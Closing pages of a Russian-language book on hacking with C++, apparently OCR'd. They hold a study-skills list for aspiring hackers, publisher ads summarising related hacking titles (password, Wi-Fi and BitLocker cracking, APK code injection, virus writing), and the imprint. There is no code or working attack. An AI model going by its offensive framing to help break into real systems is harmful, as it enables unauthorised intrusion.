
* * * Вместо заключения * * *

Если же ты действительно хочешь стать профессиональным хакером, а не выскочкой, нахватавшимся верхов, то, помимо изучения C++, тебе нужно понимание того, как работают информационные системы. Далее будет указан список направлений, в которых тебе нужно совершенствовать, иначе ты никогда не станешь профессионалом:

- Понимание работы сети и сетевого оборудования. Раздобудь где-то старенькую книгу вроде **Networking Essentials** или **Компьютерные сети. Учебник**. В новых книгах наблюдается тенденция к поверхностному изложению материала, потому что все якобы просто. Воткнул роутер в розетку, и он уже работает "из коробки", поскольку даже SSID настроен и указан с обратной стороны роутера вместе с паролем доступа. А как все работает – не указано. В упомянутых книгах рассматриваются не очень современные сетевые технологии, но зато рассматриваются основы передачи данных по сети и очень подробно. А основные принципы передачи данных по сети не изменились и для новых технологий, изменился лишь способ передачи данных и технические характеристики вроде скорости.

- Понимание принципов работы сетевых протоколов, а именно ты должен досконально понимать, как работают протоколы TCP и IP. Ознакомься не только с версией v4, но и с версией v6, которая набирает обороты в последнее время.
- Во время взлома всевозможных систем в этой главе мы очень часто использовали Linux, поэтому ты должен выучить эту операционную систему от и до. К счастью, этой операционке посвящено очень много книг, в том числе и на русском языке.
- Выучи несколько языков программирования. Как минимум, нужно разбираться в Python и PHP. Много скриптов, как ты уже успел убедиться, написано на Python. А что касается PHP, то очень много приложений написано на этом языке программирования и без понимания основ PHP, тебе вряд ли получится взломать веб-приложение, написанное на этом языке.
- Выучи язык командной оболочки bash.
- Для взлома сайтов с использованием SQL-инъекций тебе нужно выучить язык запросов SQL. Без этого ты не сможешь взломать сайт, поскольку не поймешь, какие SQL-операторы нужно передать базе данных взломанного сайта.
- Неплохо будет разбираться и в Windows/Windows Server на уровне администратора. Нужно понимать систему, которую ты собрался взламывать. Это поможет и для взлома, и для защиты – никогда не поздно переквалифицироваться из хакера в специалиста по IT-безопасности.

"Издательство Наука и Техника" рекомендует:




Ярошенко А. А.
ХАКИНГ на примерах. Уязвимости, взлом, защита. — СПб.: "Наука и Техника" — 320 с., ил.

Будет рассказано: об основных принципах взлома сайтов (а чтобы теория не расходилась с практикой, будет рассмотрен реальный пример взлома); отдельная глава будет посвящена угону почтового ящика (мы покажем, как взламывается почтовый ящик – будут рассмотрены различные способы).

Ты узнаешь: как устроено анонимное общение в сети посредством электронной почты и всякого рода мессенджеров; как анонимно посещать сайты, как создать анонимный почтовый ящик и какой мессенджер позволяет зарегистрироваться без привязки к номеру телефона.

Отдельная глава посвящена взлому паролей. В основном мы будем взламывать пароль учетной записи Windows и рассмотрим, как можно взломать шифрование EFS и зашифрованный диск BitLocker. Также рассмотрим, как взламывается пароль Wi-Fi.

"Издательство Наука и Техника" рекомендует:




Ярошенко А. А.
Хакинг на Android. — СПб.: "Издательство Наука и Техника" — 256 с., ил.

В книге будут рассмотрены архитектура операционной системы Android, а также компоненты, которые она использует для обеспечения безопасности.

Будет показано, как декомпилировать приложение и внедрить собственный код в APK-файл. Вы также узнаете, как защитить свой код от хакеров, чтобы его было сложнее декомпилировать и внедрить сторонний код. В большинстве случаев рассмотренные методы защитят ваш код от специалистов, которые хотят использовать его в своих зловредных целях – они "пойдут" искать жертву попроще, на взлом которой можно потратить меньше времени. Также мы разберемся, как пишется компьютерный вирус, и какие вирусы актуальны именно сегодня.

После изучения в первых главах теоретических основ, будет показано, как взломать стороннее (чужое) приложение. Вы познакомитесь с основными инструментами, которые хакеры используют для взлома приложений, узнаете, как внедриться в готовое приложение (будет показано, как взять и добавить дополнительный код в уже готовый APK-файл), как использовать стандартный инструмент – отладчик для взлома приложения. Так как эта книга посвящена не только взлому, но и защите, несколько глав посвящены обфускации и различным методам защиты кода

"Издательство Наука и Техника" рекомендует:



Колисниченко Д. Н.
Хакинг на LINUX. — СПб.: "Издательство Наука и Техника" — 320 с., ил.

Данная книга расскажет, как использовать Linux для несанкционированного доступа к информационным системам, или, попросту говоря, для взлома.

Первая часть книги показывает, как взломать саму Linux – вы познакомитесь с основами Linux; узнаете, как взломать локальную Linux-систему и получить права root; поговорим о различных уязвимостях в системе шифрования файлов и папок eCryptfs; ну и, в заключение первой части, будет показано как взломать Apache, MySQL, а также CMS WordPress.

Вторая часть книги расскажет, как использовать различные инструменты, доступные в Linux, для взлома других систем (в том числе и Linux) – познакомимся с хакерским дистрибутивом Kali Linux и узнаем о лучших инструментах из этого дистрибутива; расскажем как взломать аккаунт в социальной сети; научимся скрывать свою деятельность с помощью Tor; попробуем взломать Android-приложение посредством инструментов, входящих в состав Linux и еще много чего интересного.

Книги по компьютерным технологиям, медицине, радиоэлектронике

Уважаемые авторы!

Приглашаем к сотрудничеству по изданию книг по **IT-технологиям, электронике, медицине, педагогике.**

Издательство существует в книжном пространстве более 20 лет и имеет большой практический опыт.

Наши преимущества:

- Большие тиражи (в сравнении с аналогичными изданиями других издательств);
- Наши книги регулярно переиздаются, а автор автоматически получает гонорар с *каждого* издания;
- Индивидуальный подход в работе с каждым автором;
- Лучшее соотношение цена-качество, влияющее на объемы и сроки продаж, и, как следствие, на регулярные переиздания;
- Ваши книги будут представлены в крупнейших книжных магазинах РФ и ближнего зарубежья, библиотеках вузов, ссузов, а также на площадках ведущих маркетплейсов.

Ждем Ваши предложения:

тел. **(812) 412-70-26** / эл. почта: **nitmail@nit.com.ru**

Будем рады сотрудничеству!

Для заказа книг:

- **интернет-магазин: www.nit.com.ru / БЕЗ ПРЕДОПЛАТЫ по ОПТОВЫМ ценам**
  - более 3000 пунктов выдачи на территории РФ, доставка 3-5 дней
  - более 300 пунктов выдачи в Санкт-Петербурге и Москве, доставка 1-2 дня
  - тел. (812) 412-70-26
  - эл. почта: nitmail@nit.com.ru

- **магазин издательства:** г. Санкт-Петербург, пр. Обуховской обороны, д.107
  - метро Елизаровская, 200 м за ДК им. Крупской
  - ежедневно с 10.00 до 18.30
  - справки и заказ: тел. (812) 412-70-26

- **крупнейшие книжные сети и магазины страны**

  Сеть магазинов «Новый книжный» тел. (495) 937-85-81, (499) 177-22-11

- **маркетплейсы ОЗОН, Wildberries, Яндекс.Маркет, Myshop и др.**

Ярошенко А. А.

Хакинг на C++

Группа подготовки издания:

Зав. редакцией компьютерной литературы: *М. В. Финков*

Редактор: *Е. В. Финков*

Корректор: *А. В. Громова*

12+

ООО "Издательство Наука и Техника"

ОГРН 1217800116247, ИНН 7811763020, КПП 781101001

192029, г. Санкт-Петербург, пр. Обуховской обороны, д. 107, лит. Б, пом. 1-Н

Подписано в печать 22.06.2022. Формат 70x100 1/16.

Бумага газетная. Печать офсетная. Объем 17 п.л.

Тираж 2000. Заказ 4650.


Отпечатано ООО «Принт-М»
142300, Московская область,
г. Чехов, ул. Полиграфистов, дом 1


Ярошенко А. А.

ХАКИНГ на C++

Наша книга не посвящена взлому информационных систем, поэтому если вы надеетесь с ее помощью взломать банк, сайт или еще что-либо, можете отложить ее в сторону. Но если вы хотите освоить программирование «взлома» на C++ и отойти от рутинных примеров, которых навалом в любом самоучителе, эта книга для вас. В ней мы не будем объяснять основы программирования на C++, т.к. считаем, что вы уже освоили азы и умеете пользоваться компилятором, чтобы откомпилировать программу.

«Издательство Наука и Техника» рекомендует:





ISBN 978-5-907592-03-2

«Издательство Наука и Техника» г. Санкт-Петербург
Для заказа книг: т. (812) 412-70-26
E-mail: nitmail@nit.com.ru
Сайт: nit.com.ru

НиТ издательство
nit.com.ru